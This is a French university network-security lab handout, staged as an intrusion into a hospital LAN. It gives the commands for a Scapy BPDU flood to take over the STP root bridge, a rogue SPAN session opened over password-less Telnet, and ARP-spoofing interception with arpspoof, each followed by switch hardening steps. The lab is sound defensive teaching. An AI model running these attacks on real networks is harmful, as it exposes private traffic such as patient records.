# T.P. de RÉSEAUX – R4.Cyber.09

**Thèmes abordés :**

Attaque STP – prise de contrôle du Root Bridge (Scapy / BPDU Flood)
Écoute passive par port mirroring (SPAN)
Attaque Man-in-the-Middle par ARP Spoofing (arpspoof)
Contre-mesures : BPDUguard, BPDUfilter, Root Guard, isolation VLAN

Durée : 3h00 | 20 points | GNS3 + Kali Linux

PICOT Quentin
GARRIGUES Lorik

---

## II – Préambule ( 3 points ) :

---

À 23h47, au Centre Hospitalier de Valbonne, le réseau informatique fonctionne en apparence sans faille. Les moniteurs cardiaques transmettent leurs données en continu, tandis que les dossiers médicaux circulent instantanément entre les différents services.

Pourtant, à l'extérieur du bâtiment B, un individu vient de se connecter discrètement à une prise réseau isolée. Son objectif est clair : intercepter des communications internes et accéder à des données sensibles sans être détecté. Se faisant appeler « Ghost », il maîtrise parfaitement les mécanismes des réseaux commutés et sait exploiter leurs faiblesses.

Cette manipulation s'inscrit dans ce contexte réaliste d'attaque. Elle vise à mettre en évidence les vulnérabilités du protocole STP (Spanning Tree Protocol), pourtant essentiel à la prévention des boucles et au maintien de la stabilité des réseaux LAN. Mal configuré ou insuffisamment protégé, STP peut être détourné afin de prendre le contrôle du Root Bridge, permettant ainsi à un attaquant de rediriger le trafic réseau et de mettre en œuvre une attaque de type Man-in-the-Middle.


Parallèlement, cette étude aborde les mécanismes de port mirroring (SPAN, RSPAN), utilisés légitimement pour l'analyse et le diagnostic du trafic. Dans un contexte malveillant, ces outils peuvent être exploités pour réaliser une écoute passive des communications.

Au cours de cette manipulation, une machine Debian jouera le rôle de l'attaquant au sein de la topologie. Elle exploitera notamment des techniques de type BPDU Flood via Scapy, ainsi que Wireshark pour la capture et l'analyse des paquets interceptés.

Enfin, des contre-mesures seront mises en œuvre afin de sécuriser l'infrastructure, notamment à travers les mécanismes BPDU Guard, BPDU Filter et Root Guard. Ces protections permettent de limiter la propagation de messages non légitimes et de renforcer la résilience du réseau face aux attaques ciblant STP.

### I.1 – Description de la topologie

La topologie utilisée repose sur trois switchs Cisco (SW1, SW2, SW3) interconnectés en triangle, un routeur assurant l'interconnexion entre les commutateurs et le serveur, trois PC clients répartis sur SW2 et SW3, ainsi qu'une machine Kali Linux connectée sur SW1 dans le rôle de l'attaquant.



Le rôle et le positionnement de chaque équipement sont les suivants :

- SW1 : commutateur central du triangle, Root Bridge légitime de la topologie initiale. Connecté à SW2, SW3, au routeur et à la machine Kali Linux.
- SW2 : commutateur d'accès relié à SW1 et SW3. Héberge PC1 et PC2.
- SW3 : commutateur d'accès relié à SW1 et SW2. Héberge PC3.
- Routeur : équipement d'interconnexion situé entre SW1 et le serveur. Assure le routage entre le réseau LAN et le segment serveur.
- Serveur : machine cible des attaques, connectée au routeur. Fournit des services accessibles aux PC clients (HTTP, SSH...).
- PC1, PC2 : hôtes clients connectés sur SW2, dans le réseau 192.168.x.0/24.
- PC3 : hôte client connecté sur SW3, dans le réseau 192.168.x.0/24.
- Kali Linux :machine attaquante connectée sur SW1. Utilisée pour les attaques STP (BPDU Flood via Scapy) et l'écoute réseau (Wireshark). Adresse dans le réseau 172.16.x.0/24.

Le schéma en triangle entre SW1, SW2 et SW3 est volontairement choisi pour illustrer le fonctionnement de STP : des liens redondants impliquent obligatoirement le blocage de l'un d'eux par STP afin d'éviter les boucles. C'est précisément cette topologie de redondance qui constitue le terrain d'exploitation des attaques étudiées.

## I.2 – Rappels sur le protocole STP et ses vulnérabilités

Le protocole STP (IEEE 802.1D) repose sur l'échange de trames BPDU (Bridge Protocol Data Unit) entre les commutateurs afin d'élire un commutateur racine (Root Bridge) et de bloquer les ports redondants pour prévenir les boucles de niveau 2. L'élection du Root Bridge s'effectue sur la base de

la Bridge ID, composée de la priorité du commutateur (valeur par défaut : 32768) et de son adresse MAC. Le commutateur présentant la Bridge ID la plus faible est élu Root Bridge.

La vulnérabilité fondamentale de STP réside dans l'absence totale d'authentification des BPDU. Ainsi, tout équipement connecté au réseau peut envoyer des BPDU avec une priorité inférieure à celle du Root Bridge légitime, déclenchant une nouvelle élection et s'imposant comme nouveau Root Bridge. Dans notre topologie, la machine Kali Linux connectée sur SW1 exploitera cette faille via l'outil BPDU Flood (Scapy), forçant SW1 à perdre son statut de Root Bridge et redirigeant ainsi tout le trafic réseau à travers la machine attaquante.

## I.3 – SPAN et RSPAN : mécanismes et détournement

Le SPAN (Switched Port Analyzer) est une fonctionnalité Cisco permettant la recopie du trafic d'un ou plusieurs ports sources vers un port destination dédié à l'analyse. Dans sa version distante, le RSPAN (Remote SPAN) utilise un VLAN spécifique pour transporter le trafic miroir à travers plusieurs commutateurs interconnectés. Dans notre topologie en triangle, le RSPAN peut ainsi traverser SW1, SW2 et SW3.

L'attaquant Kali Linux, connecté sur SW1, cherchera à configurer ou exploiter une session SPAN pour intercepter les communications entre les PC clients (SW2, SW3) et le serveur, sans nécessairement se trouver sur le chemin naturel des données. La capture et l'analyse du trafic intercepté s'effectueront via Wireshark, permettant d'observer en clair des échanges qui devraient rester confidentiels.

## I.4 – Contre-mesures : BPDUguard, BPDUfilter et Root Guard

Trois mécanismes de protection contre les attaques STP seront étudiés et configurés :

- BPDUguard : désactive automatiquement un port en état err-disabled dès réception d'un BPDU. À activer sur tous les ports d'accès connectés à des hôtes finaux (PC1, PC2, PC3, Kali). Commande : spanning-tree bpduguard enable (par port) ou spanning-tree portfast bpduguard default (global).
- BPDUfilter : empêche l'envoi et la réception de BPDU sur un port. Utilisé sur les ports où STP doit être totalement inhibé. Attention : désactive la protection STP sur ce port.
- Root Guard : protège la position du Root Bridge légitime (SW1) en refusant qu'un port devienne port racine suite à la réception de BPDU supérieurs. À appliquer sur les ports descendant de SW1 vers SW2 et SW3. Commande : spanning-tree guard root.

L'efficacité de ces contre-mesures sera vérifiée en rejouant les attaques précédentes après leur activation, afin de constater leur neutralisation effective et de comprendre les messages d'erreur générés sur les équipements Cisco.

## I.5 – Quelques mots importants concernant cette manipulation

Cette manipulation s'inscrit dans la continuité des compétences acquises en première année (ressources R1.03 et R2.01) : VLANs, protocole STP, adressage IPv4, listes ACL, routage statique et sécurisation des accès SSH. Elle approfondit la dimension cybersécurité offensive et défensive dans les réseaux commutés, en mettant en pratique des scénarios d'attaque réels dans un environnement contrôlé.

Le câblage et la configuration initiale de la topologie (routeur, switches, adressage IP, VLANs) devront être réalisés en moins de 30 minutes afin de se consacrer pleinement aux manipulations d'attaque et de contre-mesure. La préparation préalable est donc indispensable.

L'ensemble des outils nécessaires à cette manipulation est préinstallé sur Kali Linux. Aucune installation supplémentaire n'est requise. Vérifier leur disponibilité avant la séance avec la commande `which <outil>`.

| Outils | Rôle | Commande de base | Phase |
|---|---|---|---|
| Scapy | Attaque DoS STP – inondation de BPDU pour saturer le réseau | | Attaque STP |
| Wireshark | Capture et analyse graphique des trames réseau | `wireshark &` | `SPAN / Analyse` |
| tcpdump | Capture en ligne de commande | `tcpdump -i eth0 -w capture.pcap` | SPAN / Analyse |
| Scapy | Forge manuelle de trames BPDU personnalisées | `scapy (puis script Python)` | Attaque STP |
| arpspoof | Redirection de trafic par ARP spoofing | `arpspoof -i eth0 -t <cible> <gw>` | MitM post-STP |

**ATTENTION – À préparer AVANT la séance**

- Lire intégralement cette manipulation avant de venir en séance.
- Préparer les configurations IOS des switches et du routeur.
- Vérifier que Scapy est installé sur Debian : which scapy
- Télécharger bpdu_flood.py depuis le portail pédagogique.
- Vérifier la disponibilité de Wireshark et arpspoof (paquet dsniff).
- Voir le manuel d'installation en annexe si un outil manque.

Questions préparatoires :

- Quel est le rôle du Root Bridge dans STP ? Sur quels critères est-il élu ?
- Dans la topologie en triangle (SW1-SW2-SW3), quel port sera bloqué par STP et pourquoi ?

| |
|---|
| - Quelles sont les conséquences concrètes d'une attaque STP réussie sur le trafic ? |
| - Quelle est la différence entre SPAN local et RSPAN ? Lequel nécessite un VLAN dédié ? |
| - Sur quels ports de SW1 faut-il activer Root Guard ? Justifiez. |
| - Quelle est la différence entre BPDUguard et BPDUfilter ? |

*Avant de démarrer les attaques, la topologie doit être entièrement opérationnelle. Cette étape est vérifiée par l'enseignant et notée.*

Câbler et configurer la topologie complète (routeur, switches, adressage IP) en moins de 30 minutes. L'objectif est d'obtenir une connectivité totale entre tous les équipements avant de commencer les manipulations.

# II – Manipulation


*(Vérification du fonctionnement durant la séance)*

**15 points**

---

## Scénario – Opération Ghost : Infiltration du Centre Hospitalier de Valbonne

| |
|---|
| *Il est 23h47 au Centre Hospitalier de Valbonne. Le personnel soignant s'affaire dans* |
| *les couloirs, les moniteurs cardiaques bipent en rythme, et les dossiers patients* |
| *circulent en temps réel sur le réseau interne de l'établissement.* |
| |
| *Ce que personne ne sait encore, c'est qu'un individu stationné dans le parking du* |
| *bâtiment B vient de brancher discrètement une machine Debian sur une prise réseau* |
| *d'un couloir peu surveillé. Son objectif : accéder aux dossiers médicaux confidentiels* |
| *stockés sur SRV1, intercepter les communications internes, et rester totalement invisible.* |
| |
| *L'attaquant se fait appeler « Ghost ». Il connaît parfaitement les protocoles réseau.* |
| *Il sait que STP, SPAN et ARP sont ses meilleurs alliés dans un réseau non sécurisé.* |
| *Il commence son intrusion. Le chronomètre tourne.* |




**Plan d'attaque et contre-mesures :**

- **III.1** – Ghost prend le contrôle du Root Bridge (Attaque STP)
- **III.2** – L'équipe réseau riposte (Root Guard + BPDUguard)
- **III.3** – Ghost écoute passivement le trafic (Attaque SPAN)
- **III.4** – L'équipe réseau ferme les yeux de Ghost (Correction SPAN)
- **III.5** – Ghost intercepte les communications (Attaque MitM)
- **III.6** – L'équipe réseau neutralise Ghost définitivement (BPDUfilter + VLAN)

# II.1 – Attaque STP : Prise de contrôle du Root Bridge (30 min : 3 pts)

---

| |
|---|
| *00h03 — Ghost ouvre un terminal sur sa machine Debian. Il sait que le protocole STP* |
| *ne vérifie jamais l'authenticité des BPDU qu'il reçoit. Il suffit d'envoyer un BPDU* |
| *avec une priorité de 0 pour que tous les switches du réseau hospitalier le reconnaissent* |
| *comme Root Bridge. Une fois Root Bridge, tout le trafic du réseau transitera par lui.* |
| *Personne ne se doutera de rien — les connexions restent actives, les dossiers patients* |
| *continuent de circuler... mais Ghost voit désormais tout.* |

L'objectif de cette partie est d'exploiter l'**absence d'authentification des BPDU** dans STP. En envoyant des BPDU avec une priorité inférieure à celle de SW-operateur (32768), Ghost va forcer une nouvelle élection et s'imposer comme Root Bridge, redirigeant l'intégralité du trafic LAN à travers sa machine.

## Manipulation 1 : Vérification de l'état STP initial

Avant toute attaque, vérifiez l'état STP nominal afin d'identifier le Root Bridge légitime, les ports désignés et les ports bloqués.

| |
|---|
| `Indice :` |
| `“show spanning-tree”` |

## Manipulation 2 : Lancement de l'attaque BPDU Flood avec Scapy

Depuis l’attaquant (Ghost), lancer le script bpdu_flood.py. Ce script basé sur Scapy (outil pour créer et analyser des paquets réseau) envoie en boucle des BPDU STP avec priorité 0, saturant la table STP et forçant SW-OPERATEUR à céder sa position de Root Bridge

| |
|---|
| `debian: sudo scapy` |
| `debian: sudo python3 bpdu_flood.py –iface eth0` |
| `# Supervision pour observer l’attaque :` |
| `SW-OPERATEUR# debug spanning-tree events` |
| `SW-OPERATEUR# show spanning-tree \| include Root` |
| `debian : wireshark` |

| **Questions – Attaque STP :** |
|---|
| Quels sont les ports désignés et bloqués avant l’attaque ? |
| Quel équipement est le Root Bridge avant l'attaque ? Quelle est sa Bridge ID ? |
| Après l'attaque, quel équipement est élu Root Bridge ? Quelle priorité affiche-t-il ? |
| Dessiner l'arbre STP avant et après l'attaque. Qu'est-ce qui change ? |
| Le trafic entre PC1 (192.168.1.101) et SRV1 (192.168.1.10) passe-t-il par Ghost ? |
| Capturer les BPDU malveillants avec Wireshark : quelle priorité affichent-ils ? |

| **APPELEZ L'ENSEIGNANT AFIN DE VÉRIFIER TOUTES VOS MANIPULATIONS !!!** |
|---|
| Montrer : show spanning-tree sur SW-OPERATEUR (Ghost = Root Bridge) + BPDU dans Wireshark. |

---

## II.2 – Correction STP: Root Guard + BPDUguard (20 min: 2 pts)

---

| *00h11 — L'administrateur réseau de nuit reçoit une alerte sur son NOC : des changements* |
|---|
| *de topologie STP anormaux sont détectés. Il consulte les logs et comprend immédiatement :* |
| *Quelqu'un a pris le contrôle du Root Bridge depuis un port non sécurisé de SW-OPERATEUR.* |
| *Il n'a que quelques minutes pour riposter avant que Ghost accède aux dossiers patients.* |
| *Il déploie Root Guard sur les ports descendants et BPDUguard sur les ports d'accès.* |
| *La contre-attaque commence.* |

L'objectif est de déployer **Root Guard** sur les ports descendants de SW-OPERATEUR pour empêcher tout équipement extérieur de s'imposer comme Root Bridge, et **BPDUguard** sur les ports d'accès des hôtes finaux pour bloquer tout BPDU non légitime.

### Manipulation 3: Configuration de Root Guard sur SW-OPERATEUR

Root Guard protège la position du Root Bridge légitime. Appliqué sur les ports descendants de SW-OPERATEUR, il empêche tout équipement d'imposer une meilleure priorité : le port bascule en état root-inconsistent.

| Affecter le guard root au bon port sur le switch : |
|---|
| SW(config-if)# spanning-tree guard root |

### Manipulation 4: Configuration de BPDUguard sur les ports d'accès

BPDUguard désactive immédiatement tout port d'accès recevant un BPDU en le plaçant en err-disabled. À combiner avec PortFast sur les ports connectés aux hôtes finaux (PC1, PC2, PC3).

| Ajouter le bpduguard sur tous les ports de l'équipement : |
|---|
| SW-BATIMENT-GAUCHE(config-if)# spanning-tree portfast |
| SW-BATIMENT-GAUCHE(config-if)# spanning-tree bpduguard enable |
| ! Relancer l'attaque pour tester : |
| debian: sudo python3 bpdu_flood.py –iface eth0 |
| SW-OPERATEUR# show spanning-tree |
| SW-OPERATEUR# show errdisable recovery |

| **Résultat attendu après correction :** |
|---|
| SW-OPERATEUR reste Root Bridge malgré le BPDU Flood relancée. |
| Le port de SW-OPERATEUR vers Debian passe en état root-inconsistent. |
| La topologie STP reste stable et identique à l'état initial. |

| **Questions – Correction STP :** |
|---|
| Root Guard est-il efficace ? SW-OPERATEUR est-il resté Root Bridge lors de la nouvelle attaque ? |
| Quel message apparaît dans les logs lors de la détection de l'attaque ? |
| Comment remettre un port err-disabled en service ? Quelle commande utiliser ? |
| Quelle est la différence fonctionnelle entre Root Guard et BPDUguard ? |

| **APPELEZ L'ENSEIGNANT AFIN DE VÉRIFIER TOUTES VOS MANIPULATIONS !!!** |
|---|
| Montrer : show spanning-tree (SW-OPERATEUR toujours Root Bridge) + log root-inconsistent. |

---

## II.3 – Attaque SPAN : Écoute passive du trafic (20 min : 2 pts)

---

| *00h19 — Ghost voit ses BPDU bloqués. Root Guard vient de contrecarrer son plan.* |
|---|
| *Mais Ghost ne se décourage pas. Il change de stratégie.* |
| *Il a repéré que le switch SW-OPERATEUR est accessible via Telnet sans mot de passe —* |
| *une négligence fréquente dans les infrastructures hospitalières vieillissantes.* |
| *Ghost se connecte discrètement sur SW-OPERATEUR et configure une session SPAN :* |
| *tout le trafic des ports uplink sera recopié vers son port. Il n'a plus besoin d'être* |
| *Root Bridge pour voir les communications. Il lui suffit d'écouter.* |

L'objectif est d'exploiter le mécanisme de port mirroring SPAN pour intercepter passivement le trafic de SW-OPERATEUR. Un accès Telnet non sécurisé permet à Ghost de configurer une session SPAN redirigeant tout le trafic surveillé vers son port, sans perturber le réseau.

### Manipulation 5 : Configuration d'une session SPAN malveillante sur SW-OPERATEUR

| Ghost se connecte via Telnet (aucun mot de passe configuré) : |
|---|
| ghost@debian:~$ telnet 192.168.1.2 |
| Configuration SPAN sur SW-OPERATEUR : |
| SW-OPERATEUR(config)# monitor session 1 source interface GigabitEthernet0/1 |
| SW-OPERATEUR(config)# monitor session 1 source interface GigabitEthernet0/2 |
| SW-OPERATEUR(config)# monitor session 1 source interface GigabitEthernet0/0 |
| SW-OPERATEUR(config)# monitor session 1 destination interface GigabitEthernet0/3 |
| Vérification : |

```
SW-OPERATEUR# show monitor session 1
```

### Manipulation 6: Capture du trafic avec Wireshark

Lancer Wireshark sur Debian et observer les trames capturées en provenance des autres hôtes. Générer du trafic depuis PC1 vers SRV1 pour l'observer.

```
ghost@debian:~$ wireshark &
 Regarder sur l'interface : eth0
 Ajouter le filtre : ip.src == 192.168.1.101 | ip.src == 192.168.1.102

Générer du trafic depuis PC1 vers SRV1 :
PC1> ping 192.168.1.10 -c 10
PC1> curl http://192.168.1.10
```

| **Questions – Attaque SPAN :** |
|---|
| Quelles trames sont visibles dans Wireshark ? Identifiez les IP source et destination. |
| Peut-on voir le contenu des communications HTTP (dossiers patients) ? Pourquoi ? |
| Un trafic HTTPS serait-il aussi facilement exploitable ? Justifiez. |
| Quelle est la différence entre une session SPAN locale et RSPAN (multi-switch) ? |

| **APPELEZ L'ENSEIGNANT AFIN DE VÉRIFIER TOUTES VOS MANIPULATIONS !!!** |
|---|
| Montrer : show monitor session 1 + capture Wireshark avec trafic PC1 ↔ SRV1 visible. |

---

## II.4 – Correction SPAN: Suppression session / Restriction d'accès (15 min: 2 pts)

---

| |
|---|
| *00h27 — Un infirmier remarque que son PC rame anormalement. Il appelle le support.* |
| *L'administrateur réseau inspecte SW-OPERATEUR et tombe sur la session SPAN malveillante.* |
| *Il la supprime immédiatement, puis réalise l'étendue de la négligence :* |
| *Telnet ouvert, aucun mot de passe, accès total au switch depuis n'importe quel port.* |
| *Ghost a profité de cette faille béante. L'administrateur décide de tout verrouiller :* |
| *suppression de la session SPAN, désactivation de Telnet, SSH v2 obligatoire,* |
| *et restriction des accès d'administration au seul routeur R1.* |

## Manipulation 7: Suppression de la session SPAN malveillante

L'administrateur va supprimer la session SPAN afin d'empêcher l'espionnage.

```
SW-OPERATEUR(config)# no monitor session 1
SW-OPERATEUR# show monitor
 Résultat attendu : No SPAN sessions are configured.
```

## Manipulation 8: Sécurisation de l'accès d'administration

On applique ces mesures pour sécuriser l'accès aux équipements réseau : désactiver Telnet évite l'envoi des identifiants en clair, imposer SSH v2 garantit un chiffrement des connexions, utiliser *enable secret* protège les mots de passe stockés, et restreindre l'accès avec des ACL limite les connexions aux seuls hôtes autorisés, réduisant ainsi les risques d'intrusion et d'interception.

```
SW-OPERATEUR(config)# enable secret privilege

SW-OPERATEUR(config)# line console 0
SW-OPERATEUR(config-line)# password console
SW-OPERATEUR(config-line)# login
SW-OPERATEUR(config-line)# exit

 Désactiver Telnet, n'autoriser que SSH :
SW-OPERATEUR(config)# line vty 0 4
SW-OPERATEUR(config-line)# transport input ssh
SW-OPERATEUR(config-line)# login local
SW-OPERATEUR(config-line)# exit

SW-OPERATEUR(config)# ip domain-name gtr.tp
SW-OPERATEUR(config)# crypto key generate rsa general-keys modulus 2048
SW-OPERATEUR(config)# ip ssh version 2
SW-OPERATEUR(config)# username cyberadmin privilege 15 secret telnet

 Restreindre l'accès SSH au seul R1 :
SW-OPERATEUR(config)# ip access-list standard ADMIN-ONLY
SW-OPERATEUR(config-std-nacl)# permit 192.168.1.1
SW-OPERATEUR(config-std-nacl)# deny any log
SW-OPERATEUR(config-std-nacl)# exit
SW-OPERATEUR(config)# line vty 0 4
SW-OPERATEUR(config-line)# access-class ADMIN-ONLY in
SW-OPERATEUR(config-line)# exit
```

| **Résultat attendu après correction SPAN :** |
|---|
| show monitor sur SW-OPERATEUR ne retourne aucune session active. |
| Ghost ne peut plus se connecter en Telnet sur SW-OPERATEUR (connexion refusée). |
| Toute tentative de connexion depuis 192.168.1.50 est bloquée et logguée. |

| **Questions – Correction SPAN :** |
|---|
| Comment vérifier qu'aucune session SPAN n'est active sur un switch Cisco ? |
| Pourquoi désactiver Telnet et n'utiliser que SSH v2 est-il indispensable ? |
| Tester depuis Debian : la connexion Telnet est-elle toujours possible ? Et SSH ? |

| **APPELEZ L'ENSEIGNANT AFIN DE VÉRIFIER TOUTES VOS MANIPULATIONS !!!** |
|---|
| Montrer : show monitor (vide) + tentative Telnet depuis Debian refusée. |

---

## II.5 – Attaque Man-in-the-Middle: Interception post-STP (30 min: 4 pts)

---

| *00h35 — Ghost encaisse deux échecs mais il est patient. Il connaît une troisième* |
|---|
| *technique, plus discrète et plus puissante que les deux premières combinées.* |
| *L'ARP spoofing ne dépend ni de STP ni de SPAN. Il suffit d'empoisonner les caches* |
| *ARP de PC1 et de SRV1 pour que leurs communications passent systématiquement* |
| *par la machine de Ghost — qui les relaie en silence, les lit, et les retransmet.* |
| *PC1 croit parler à SRV1. SRV1 croit parler à PC1. Ghost est entre les deux.* |
| *Les dossiers médicaux défilent sur son écran. Il est 00h38.* |

L'objectif est de mener une attaque Man-in-the-Middle complète par empoisonnement ARP. Ghost va usurper l'identité de SRV1 auprès de PC1, et l'identité de PC1 auprès de SRV1, interceptant ainsi toutes leurs communications.

## Manipulation 9 – ARP Spoofing avec arpspoof

arpspoof (suite dsniff — outil référencé dans le TP) : deux terminaux simultanés pour empoisonner les deux cibles en parallèle.

```
# Étape 1 — Activer le forwarding IP :
ghost@debian:~$ echo 1 > /proc/sys/net/ipv4/ip_forward

# Étape 2 — Terminal 1 : se faire passer pour SRV1 auprès de PC1 :
ghost@debian:~$ sudo arpspoof -i eth0 -t 192.168.1.101 192.168.1.10
# -i : interface   -t : cible à empoisonner (PC1)   dernier arg : IP usurpée
(SRV1)

# Étape 3 — Terminal 2 : se faire passer pour PC1 auprès de SRV1 :
ghost@debian:~$ sudo arpspoof -i eth0 -t 192.168.1.10 192.168.1.101

# Vérifier le cache ARP empoisonné depuis PC1 :
PC1> arp -a
! 192.168.1.10 (SRV1) doit afficher la MAC de Kali, pas celle de SRV1
```

## Manipulation 10: Capture et analyse du trafic intercepté

| |
|---|
| Sur wireshark nous allons analyser le trafic : |
| # Filtre : ip.addr == 192.168.1.101 && ip.addr == 192.168.1.10 |
| |
| # Générer du trafic depuis PC1 vers SRV1 : |
| PC1> ping SRV1 |
| PC1> curl https://SRV1 |

| **Questions – Attaque MitM :** |
|---|
| Vérifier le cache ARP de PC1 : qu'elle MAC est associée à SRV1 ? Est-ce celle de Debian ? |
| Wireshark sur Debian voit-il les échanges HTTP entre PC1 et SRV1 ? |
| Peut-on intercepter un flux HTTPS ? Que voit-on dans Wireshark ? |
| Quelles informations sensibles (dossiers patients) pourraient être dérobées ici ? |
| Quelle est la différence entre une attaque MitM passive (écoute) et active (modification) ? |

**APPELEZ L'ENSEIGNANT AFIN DE VÉRIFIER TOUTES VOS MANIPULATIONS !!!**

# II.6 – Correction MitM: BPDUfilter + Segmentation VLAN (25 min: 3 pts)

---

| |
|---|
| *00h52 — Un médecin tente d'accéder au dossier d'un patient en urgence.* |
| *La connexion est lente, les données incohérentes. Il appelle l'administrateur.* |
| *En analysant le trafic réseau, celui-ci découvre l'attaque ARP et remonte jusqu'à* |
| *a machine de Ghost : 192.168.1.50, connectée sur SW-OPERATEUR.* |
| *Cette fois-ci, la réponse sera définitive. BPDUfilter sur le port de Ghost,* |
| *segmentation VLAN complète, isolation totale de l'inconnu.* |
| *A 01h04, Ghost perd toute visibilité sur le réseau. Sa machine est isolée.* |
| *L'opération Ghost a échoué. Le Centre Hospitalier de Valbonne est sécurisé.* |

L'objectif est de déployer les contre-mesures définitives : BPDUfilter sur le port de Ghost pour bloquer tout BPDU, et la segmentation VLAN pour isoler les hôtes dans des domaines distincts, rendant l'ARP spoofing inefficace entre VLANs différents.

## Manipulation 11: Configuration de BPDUfilter sur le port de Ghost

BPDUfilter bloque discrètement l'envoi et la réception des BPDU sans mettre le port en *err-disabled*, contrairement à BPDUguard qui désactive le port ; ainsi, l'attaquant ne reçoit aucune alerte et ses paquets sont simplement ignorés.

```
SW-OPERATEUR(config)# interface vers Debian / Ghost
SW-OPERATEUR(config-if)# spanning-tree bpdufilter enable
SW-OPERATEUR(config-if)# exit

SW-OPERATEUR# show spanning-tree interface GigabitEthernet0/3 detail
  # BPDU filter doit apparaître comme enabled

! Tester en relançant le BPDU Flood :
   debian:~$ sudo python3 bpdu_flood.py --iface eth0
SW-OPERATEUR# show spanning-tree   ! SW-OPERATEUR doit rester Root Bridge
```

## Manipulation 12: Segmentation VLAN – isoler Ghost

Créer 3 VLANs pour isoler les flux : VLAN 10 (Serveurs), VLAN 20 (Utilisateurs), VLAN 99 (Inconnus / non fiables). Ghost est placé en VLAN 99.

```
SW-OPERATEUR(config)# vlan 10
SW-OPERATEUR(config-vlan)# name SERVEURS
SW-OPERATEUR(config-vlan)# exit
SW-OPERATEUR(config)# vlan 20
SW-OPERATEUR(config-vlan)# name UTILISATEURS
SW-OPERATEUR(config-vlan)# exit
SW-OPERATEUR(config)# vlan 99
SW-OPERATEUR(config-vlan)# name QUARANTAINE
SW-OPERATEUR(config-vlan)# exit

 Isoler Ghost en VLAN 99 :
SW-OPERATEUR(config)# interface GigabitEthernet0/3
SW-OPERATEUR(config-if)# switchport mode access
SW-OPERATEUR(config-if)# switchport access vlan 99
SW-OPERATEUR(config-if)# exit

 Affecter PC1, PC2 en VLAN 20 (SW-BATIMENT-GAUCHE) :
SW-BATIMENT-GAUCHE(config)# interface GigabitEthernet0/1
SW-BATIMENT-GAUCHE(config-if)# switchport mode access
SW-BATIMENT-GAUCHE(config-if)# switchport access vlan 20
SW-BATIMENT-GAUCHE(config-if)# exit
SW-BATIMENT-GAUCHE(config)# interface GigabitEthernet0/2
SW-BATIMENT-GAUCHE(config-if)# switchport mode access
SW-BATIMENT-GAUCHE(config-if)# switchport access vlan 20
SW-BATIMENT-GAUCHE(config-if)# exit

 Affecter PC3 en VLAN 20 (SW-BATIMENT-DROIT) :
SW-BATIMENT-DROIT(config)# interface GigabitEthernet0/1
SW-BATIMENT-DROIT(config-if)# switchport mode access
SW-BATIMENT-DROIT(config-if)# switchport access vlan 20
SW-BATIMENT-DROIT(config-if)# exit

 Liens trunk entre switches :
SW-OPERATEUR(config)# interface GigabitEthernet0/1
SW-OPERATEUR(config-if)# switchport mode trunk
SW-OPERATEUR(config-if)# switchport trunk allowed vlan 10,20
SW-OPERATEUR(config-if)# exit
```

## Manipulation 13 : Vérification de l'isolation complète

L'administrateur vérifie que l'isolation est totale. Ghost essaie de pinguer, d'empoisonner, d'écouter. Rien ne répond. L'opération Ghost a échoué.

```
SW-OPERATEUR# show vlan brief
SW-BATIMENT-GAUCHE#  show vlan brief

 Depuis Ghost (VLAN 99) – doit échouer :
ghost@debian:~$ ping 192.168.1.101
ghost@debian:~$ arpspoof -i eth0 -t 192.168.1.101 192.168.1.10

 Depuis PC1 vers SRV1 – doit toujours fonctionner :
PC1> ping 192.168.1.10
```

| **Résultat attendu – Ghost est neutralisé :** |
|---|
| BPDUfilter bloque les BPDU de Ghost : SW-OPERATEUR reste définitivement Root Bridge. |
| Ghost (VLAN 99) ne peut plus communiquer avec PC1/PC2/PC3 (VLAN 20). |
| L'ARP spoofing est sans effet : Ghost ne reçoit plus le trafic PC1 ↔ SRV1. |
| Les flux légitimes entre VLAN 20 et VLAN 10 restent fonctionnels. |
| Le Centre Hospitalier de Valbonne est sécurisé. Opération Ghost : échec. |

| **Questions – Correction MitM :** |
|---|
| Quelle est la différence entre BPDUguard (err-disabled) et BPDUfilter (silencieux) ? |
| Pourquoi la segmentation VLAN neutralise-t-elle l'ARP spoofing inter-VLAN ? |
